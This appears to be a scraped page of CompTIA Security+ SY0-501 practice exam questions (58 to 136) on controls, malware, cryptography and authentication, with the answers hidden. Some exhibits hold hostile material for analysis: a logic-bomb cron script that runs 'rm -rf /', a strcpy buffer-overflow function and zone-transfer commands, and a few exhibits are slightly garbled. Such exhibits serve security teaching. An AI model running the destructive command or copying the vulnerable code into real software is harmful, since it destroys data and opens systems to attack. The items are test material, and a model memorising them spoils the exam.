Question #: 58

Topic #: 1

[\[All SY0-501 Questions\]](#)

A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

- A. Deterrent
- B. Preventive
- C. Detective
- D. Compensating

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 59

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access. Which of the following types of attacks are MOST likely occurring? (Select two.)

- A. Replay
- B. Rainbow tables
- C. Brute force
- D. Pass the hash
- E. Dictionary

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 60

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann. An employee in the payroll department, has contacted the help desk citing multiple issues with her device, including:

- ⇒ Slow performance
- ⇒ Word documents, PDFs, and images no longer opening
- ⇒ A pop-up

Ann states the issues began after she opened an invoice that a vendor emailed to her. Upon opening the invoice, she had to click several security warnings to view it in her word processor. With which of the following is the device MOST likely infected?

- A. Spyware
- B. Crypto-malware
- C. Rootkit
- D. Backdoor

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 61

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is terminating an employee for misbehavior. Which of the following steps is MOST important in the process of disengagement from this employee?

- A. Obtain a list of passwords used by the employee.
- B. Generate a report on outstanding projects the employee handled.
- C. Have the employee surrender company identification.
- D. Have the employee sign an NDA before departing.

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 62

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

- A. A perimeter firewall and IDS
- B. An air gapped computer network
- C. A honeypot residing in a DMZ
- D. An ad hoc network with NAT
- E. A bastion host

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 63

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?

- A. Roll back changes in the test environment
- B. Verify the hashes of files
- C. Archive and compress the files
- D. Update the secure baseline

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 64

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user clicked an email link that led to a website than infected the workstation with a virus. The virus encrypted all the network shares to which the user had access. The virus was not deleted or blocked by the company's email filter, website filter, or antivirus. Which of the following describes what occurred?

- A. The user's account was over-privileged.
- B. Improper error handling triggered a false negative in all three controls.
- C. The email originated from a private email server with no malware protection.
- D. The virus was a zero-day attack.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 65

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

- A. LDAP
- B. TPM
- C. TLS
- D. SSL
- E. PKI

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 66

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company hires a consulting firm to crawl its Active Directory network with a non-domain account looking for unpatched systems. Actively taking control of systems is out of scope, as is the creation of new administrator accounts. For which of the following is the company hiring the consulting firm?

- A. Vulnerability scanning
- B. Penetration testing
- C. Application fuzzing
- D. User permission auditing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 67

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

- A. WPA+CCMP
- B. WPA2+CCMP
- C. WPA+TKIP
- D. WPA2+TKIP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 68

Topic #: 1

[\[All SY0-501 Questions\]](#)

An application team is performing a load-balancing test for a critical application during off-hours and has requested access to the load balancer to review which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the load balancer. Which of the following is the BEST solution for security analyst to process the request?

- A. Give the application team administrator access during off-hours.
- B. Disable other critical applications before granting the team access.
- C. Give the application team read-only access.
- D. Share the account with the application team.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 69

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following cryptographic attacks would salting of passwords render ineffective?

- A. Brute force
- B. Dictionary
- C. Rainbow tables
- D. Birthday

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 70

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

- A. LDAP services
- B. Kerberos services
- C. NTLM services
- D. CHAP services

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 71

Topic #: 1

[\[All SY0-501 Questions\]](#)

Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

- A. RA
- B. CA
- C. CRL
- D. CSR

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 72

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

- A. Buffer overflow
- B. MITM
- C. XSS
- D. SQLi

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 73

Topic #: 1

[\[All SY0-501 Questions\]](#)

An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

- A. Capture and document necessary information to assist in the response.
- B. Request the user capture and provide a screenshot or recording of the symptoms.
- C. Use a remote desktop client to collect and analyze the malware in real time.
- D. Ask the user to back up files for later recovery.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 74

Topic #: 1

[\[All SY0-501 Questions\]](#)

A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

- A. Botnet
- B. Ransomware
- C. Polymorphic malware
- D. Armored virus

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 75

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following technologies employ the use of SAML? (Choose two.)

- A. Single sign-on
- B. Federation
- C. LDAP
- D. Secure token
- E. RADIUS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 76

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

- A. Privilege escalation
- B. Pivoting
- C. Process affinity
- D. Buffer overflow

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 77

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a user reports slow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address      Foreign Address    State              Process
TCP    0.0.0.0:135         0.0.0.0:0          LISTENING         RpcSs [svchost.exe]
TCP    0.0.0.0:445         0.0.0.0:0          LISTENING         [svchost.exe]

TCP    192.168.1.10:5000 10.37.213.20      ESTABLISHED       winserver.exe
UDP    192.168.1.10:1900 *.*                SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

- A. RAT
- B. Keylogger
- C. Spyware
- D. Worm
- E. Bot

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 78

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

- A. The scan job is scheduled to run during off-peak hours.
- B. The scan output lists SQL injection attack vectors.
- C. The scan data identifies the use of privileged-user credentials.
- D. The scan results identify the hostname and IP address.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 79

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

- A. PEAP
- B. EAP
- C. WPA2
- D. RADIUS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 80

Topic #: 1

[\[All SY0-501 Questions\]](#)

When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

- A. system sprawl
- B. end-of-life systems
- C. resource exhaustion
- D. a default configuration

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 81

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Choose two.)

- A. The portal will function as a service provider and request an authentication assertion.
- B. The portal will function as an identity provider and issue an authentication assertion.
- C. The portal will request an authentication ticket from each network that is transitively trusted.
- D. The back-end networks will function as an identity provider and issue an authentication assertion.
- E. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
- F. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 82

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the BEST explanation of why control diversity is important in a defense-in-depth architecture?

- A. Social engineering is used to bypass technical controls, so having diversity in controls minimizes the risk of demographic exploitation
- B. Hackers often impact the effectiveness of more than one control, so having multiple copies of individual controls provides redundancy
- C. Technical exploits to defeat controls are released almost every day; control diversity provides overlapping protection.
- D. Defense-in-depth relies on control diversity to provide multiple levels of network hierarchy that allow user domain segmentation

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 83

Topic #: 1

[\[All SY0-501 Questions\]](#)

A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

- A. Open wireless network and SSL VPN
- B. WPA using a preshared key
- C. WPA2 using a RADIUS back-end for 802.1x authentication
- D. WEP with a 40-bit key

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 84

Topic #: 1

[\[All SY0-501 Questions\]](#)

An information security specialist is reviewing the following output from a Linux server.

```
user@server:~$ crontab -l
5 * * * * /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm -rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

- A. Logic bomb
- B. Trojan
- C. Backdoor
- D. Ransomware
- E. Rootkit

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 85

Topic #: 1

[\[All SY0-501 Questions\]](#)

In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

- A. Using salt
- B. Using hash algorithms
- C. Implementing elliptical curve
- D. Implementing PKI

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 86

Topic #: 1

[\[All SY0-501 Questions\]](#)

A system administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees. Which of the following should the administrator implement?

- A. Shared accounts
- B. Preshared passwords
- C. Least privilege
- D. Sponsored guest

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 87

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

- A. Self-signed certificates
- B. Missing patches
- C. Auditing parameters
- D. Inactive local accounts

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 88

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst observes the following events in the logs of an employee workstation:

1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.

The security analyst reviews the file system and observes the following:

```
C:\>dir
```

```
C:\ Users\user\temp
```

```
1/23 1:07:02 oasdfkh.hta
```

```
1/23 1:07:02 update.bat
```

```
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

- A. Application whitelisting controls blocked an exploit payload from executing.
- B. Antivirus software found and quarantined three malware files.
- C. Automatic updates were initiated but failed because they had not been approved.
- D. The SIEM log agent was not tuned properly and reported a false positive.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 89

Topic #: 1

[\[All SY0-501 Questions\]](#)

When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

- A. Life
- B. Intellectual property
- C. Sensitive data
- D. Public reputation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 90

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance. Which of the following should the security analyst recommend is lieu of an OCSP?

- A. CSR
- B. CRL
- C. CA
- D. OID

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 92

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following occurs when the security of a web application relies on JavaScript for input validation?

- A. The integrity of the data is at risk.
- B. The security of the application relies on antivirus.
- C. A host-based firewall is required.
- D. The application is vulnerable to race conditions.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 93

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
    char random_user_input [12];
    strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

- A. Bad memory pointer
- B. Buffer overflow
- C. Integer overflow
- D. Backdoor

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 94

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization's file server has been virtualized to reduce costs. Which of the following types of backups would be MOST appropriate for the particular file server?

- A. Snapshot
- B. Full
- C. Incremental
- D. Differential

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 95

Topic #: 1

[\[All SY0-501 Questions\]](#)

A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

- A. Open systems authentication
- B. Captive portal
- C. RADIUS federation
- D. 802.1x

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 96

Topic #: 1

[\[All SY0-501 Questions\]](#)

An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

- A. Something you have.
- B. Something you know.
- C. Something you do.
- D. Something you are.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 97

Topic #: 1

[\[All SY0-501 Questions\]](#)

Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility. Which of the following terms BEST describes the security control being employed?

- A. Administrative
- B. Corrective
- C. Deterrent
- D. Compensating

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 98

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Choose two.)

- A. Install an X- 509-compliant certificate.
- B. Implement a CRL using an authorized CA.
- C. Enable and configure TLS on the server.
- D. Install a certificate signed by a public CA.
- E. Configure the web server to use a host header.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 99

Topic #: 1

[\[All SY0-501 Questions\]](#)

A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Choose three.)

- A. S/MIME
- B. SSH
- C. SNMPv3
- D. FTPS
- E. SRTP
- F. HTTPS
- G. LDAPS

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 100

Topic #: 1

[\[All SY0-501 Questions\]](#)

An auditor is reviewing the following output from a password-cracking tool:

```
user1: Password1  
user2: Recovery!  
user3: Alaskan10  
user4: 4Private  
user5: PerForMance2
```

Which of the following methods did the auditor MOST likely use?

- A. Hybrid
- B. Dictionary
- C. Brute force
- D. Rainbow table

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 101

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following must be intact for evidence to be admissible in court?

- A. Chain of custody
- B. Order of volatility
- C. Legal hold
- D. Preservation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 102

Topic #: 1

[\[All SY0-501 Questions\]](#)

A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

- A. Credentialed scan.
- B. Non-intrusive scan.
- C. Privilege escalation test.
- D. Passive scan.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 103

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following cryptography algorithms will produce a fixed-length, irreversible output?

- A. AES
- B. 3DES
- C. RSA
- D. MD5

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 104

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician suspects that a system has been compromised. The technician reviews the following log entry:

WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll

WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll

Based solely on the above information, which of the following types of malware is MOST likely installed on the system?

- A. Rootkit
- B. Ransomware
- C. Trojan
- D. Backdoor

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 105

Topic #: 1

[\[All SY0-501 Questions\]](#)

A new firewall has been placed into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

- A. The firewall should be configured to prevent user traffic from matching the implicit deny rule.
- B. The firewall should be configured with access lists to allow inbound and outbound traffic.
- C. The firewall should be configured with port security to allow traffic.
- D. The firewall should be configured to include an explicit deny rule.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 106

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is testing both Windows and Linux systems for unauthorized DNS zone transfers within a LAN on comptia.org from example.org. Which of the following commands should the security analyst use? (Choose two.)

A.

```
nslookup  
comptia.org  
set type=ANY  
ls-d example.org
```

B.

```
nslookup  
comptia.org  
set type=MX  
example.org
```

C. dig `axfr comptia.org @example.org`

D. ipconfig /flushDNS -

E.

```
ifconfig eth0 down  
ifconfig eth0 up  
dhclient renew
```

F. dig @example.org comptia.org -

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 107

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Choose two.)

- A. To prevent server availability issues
- B. To verify the appropriate patch is being installed
- C. To generate a new baseline hash after patching
- D. To allow users to test functionality
- E. To ensure users are trained on new functionality

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 108

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

- A. ISA
- B. NDA
- C. MOU
- D. SLA

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 109

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would meet the requirements for multifactor authentication?

- A. Username, PIN, and employee ID number
- B. Fingerprint and password
- C. Smart card and hardware token
- D. Voice recognition and retina scan

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 110

Topic #: 1

[\[All SY0-501 Questions\]](#)

A manager suspects that an IT employee with elevated database access may be knowingly modifying financial transactions for the benefit of a competitor. Which of the following practices should the manager implement to validate the concern?

- A. Separation of duties
- B. Mandatory vacations
- C. Background checks
- D. Security awareness training

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 111

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

- A. Enable IPsec and configure SMTP.
- B. Enable SSH and LDAP credentials.
- C. Enable MIME services and POP3.
- D. Enable an SSL certificate for IMAP services.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 112

Topic #: 1

[\[All SY0-501 Questions\]](#)

Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed. Which of the following BEST describes the attack vector used to infect the devices?

- A. Cross-site scripting
- B. DNS poisoning
- C. Typo squatting
- D. URL hijacking

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 113

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator is reviewing the following information from a compromised server:

Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

- A. Apache
- B. LSASS
- C. MySQL
- D. TFTP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 114

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a security administrator, needs to extend the organization's remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

- A. RADIUS
- B. TACACS+
- C. Diameter
- D. Kerberos

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 115

Topic #: 1

[\[All SY0-501 Questions\]](#)

The availability of a system has been labeled as the highest priority. Which of the following should be focused on the MOST to ensure the objective?

- A. Authentication
- B. HVAC
- C. Full-disk encryption
- D. File integrity checking

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 116

Topic #: 1

[\[All SY0-501 Questions\]](#)

As part of the SDLC, a third party is hired to perform a penetration test. The third party will have access to the source code, integration tests, and network diagrams. Which of the following BEST describes the assessment being performed?

- A. Black box
- B. Regression
- C. White box
- D. Fuzzing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 117

Topic #: 1

[\[All SY0-501 Questions\]](#)

A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?

- A. Removing the hard drive from its enclosure
- B. Using software to repeatedly rewrite over the disk space
- C. Using Blowfish encryption on the hard drives
- D. Using magnetic fields to erase the data

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 118

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are methods to implement HA in a web application server environment? (Choose two.)

- A. Load balancers
- B. Application layer firewalls
- C. Reverse proxies
- D. VPN concentrators
- E. Routers

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 119

Topic #: 1

[\[All SY0-501 Questions\]](#)

An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request. Which of the following secure protocols is the developer MOST likely to use?

- A. FTPS
- B. SFTP
- C. SSL
- D. LDAPS
- E. SSH

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 120

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

- A. Isolating the systems using VLANs
- B. Installing a software-based IPS on all devices
- C. Enabling full disk encryption
- D. Implementing a unique user PIN access functions

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 121

Topic #: 1

[\[All SY0-501 Questions\]](#)

After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

- A. Recovery
- B. Identification
- C. Preparation
- D. Documentation
- E. Escalation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 122

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

- A. HTTPS
- B. LDAPS
- C. SCP
- D. SNMPv3

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 123

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

- A. The finding is a false positive and can be disregarded
- B. The Struts module needs to be hardened on the server
- C. The Apache software on the server needs to be patched and updated
- D. The server has been compromised by malware and needs to be quarantined.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 124

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse. Which of the following should the administrator implement? (Choose two.)

- A. Geofencing
- B. Remote wipe
- C. Near-field communication
- D. Push notification services
- E. Containerization

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 125

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs. Given this requirement, which of the following concepts would assist the analyst in determining this value? (Choose two.)

- A. ALE
- B. AV
- C. ARO
- D. EF
- E. ROI

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 126

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following AES modes of operation provide authentication? (Choose two.)

- A. CCM
- B. CBC
- C. GCM
- D. DSA
- E. CFB

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 127

Topic #: 1

[\[All SY0-501 Questions\]](#)

An audit takes place after company-wide restructuring, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

- A. Implement separation of duties for the payroll department.
- B. Implement a DLP solution on the payroll and human resources servers.
- C. Implement rule-based access controls on the human resources server.
- D. Implement regular permission auditing and reviews.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 128

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords. Which of the following authentication protocols MUST the security engineer select?

- A. EAP-FAST
- B. EAP-TLS
- C. PEAP
- D. EAP

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 129

Topic #: 1

[\[All SY0-501 Questions\]](#)

A system's administrator has finished configuring firewall ACL to allow access to a new web server.

```
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
```

The security administrator confirms from the following packet capture that there is network traffic from the internet to the web server:

```
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's
TCP 172.16.4.100:1934->192.168.1.10:80 GET/session.aspx?user1_sessionid=
a12ad8741d8f7e7ac723847cBaa8231a
```

The company's internal auditor issues a security finding and requests that immediate action be taken. With which of the following is the auditor MOST concerned?

- A. Misconfigured firewall
- B. Clear text credentials
- C. Implicit deny
- D. Default configuration

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 130

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following vulnerability types would the type of hacker known as a script kiddie be MOST dangerous against?

- A. Passwords written on the bottom of a keyboard
- B. Unpatched exploitable Internet-facing services
- C. Unencrypted backup tapes
- D. Misplaced hardware token

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 131

Topic #: 1

[\[All SY0-501 Questions\]](#)

An in-house penetration tester is using a packet capture device to listen in on network communications. This is an example of:

- A. Passive reconnaissance
- B. Persistence
- C. Escalation of privileges
- D. Exploiting the switch

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 132

Topic #: 1

[\[All SY0-501 Questions\]](#)

A black hat hacker is enumerating a network and wants to remain covert during the process. The hacker initiates a vulnerability scan. Given the task at hand the requirement of being covert, which of the following statements BEST indicates that the vulnerability scan meets these requirements?

- A. The vulnerability scanner is performing an authenticated scan.
- B. The vulnerability scanner is performing local file integrity checks.
- C. The vulnerability scanner is performing in network sniffer mode.
- D. The vulnerability scanner is performing banner grabbing.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 133

Topic #: 1

[\[All SY0-501 Questions\]](#)

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

- A. Waterfall
- B. Agile
- C. Rapid
- D. Extreme

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 134

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

- A. Implement time-of-day restrictions.
- B. Audit file access times.
- C. Secretly install a hidden surveillance camera.
- D. Require swipe-card access to enter the lab.

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 135

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists from the vendor. Which of the following BEST describes the reason why the vulnerability exists?

- A. Default configuration
- B. End-of-life system
- C. Weak cipher suite
- D. Zero-day threats

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 136

Topic #: 1

[\[All SY0-501 Questions\]](#)

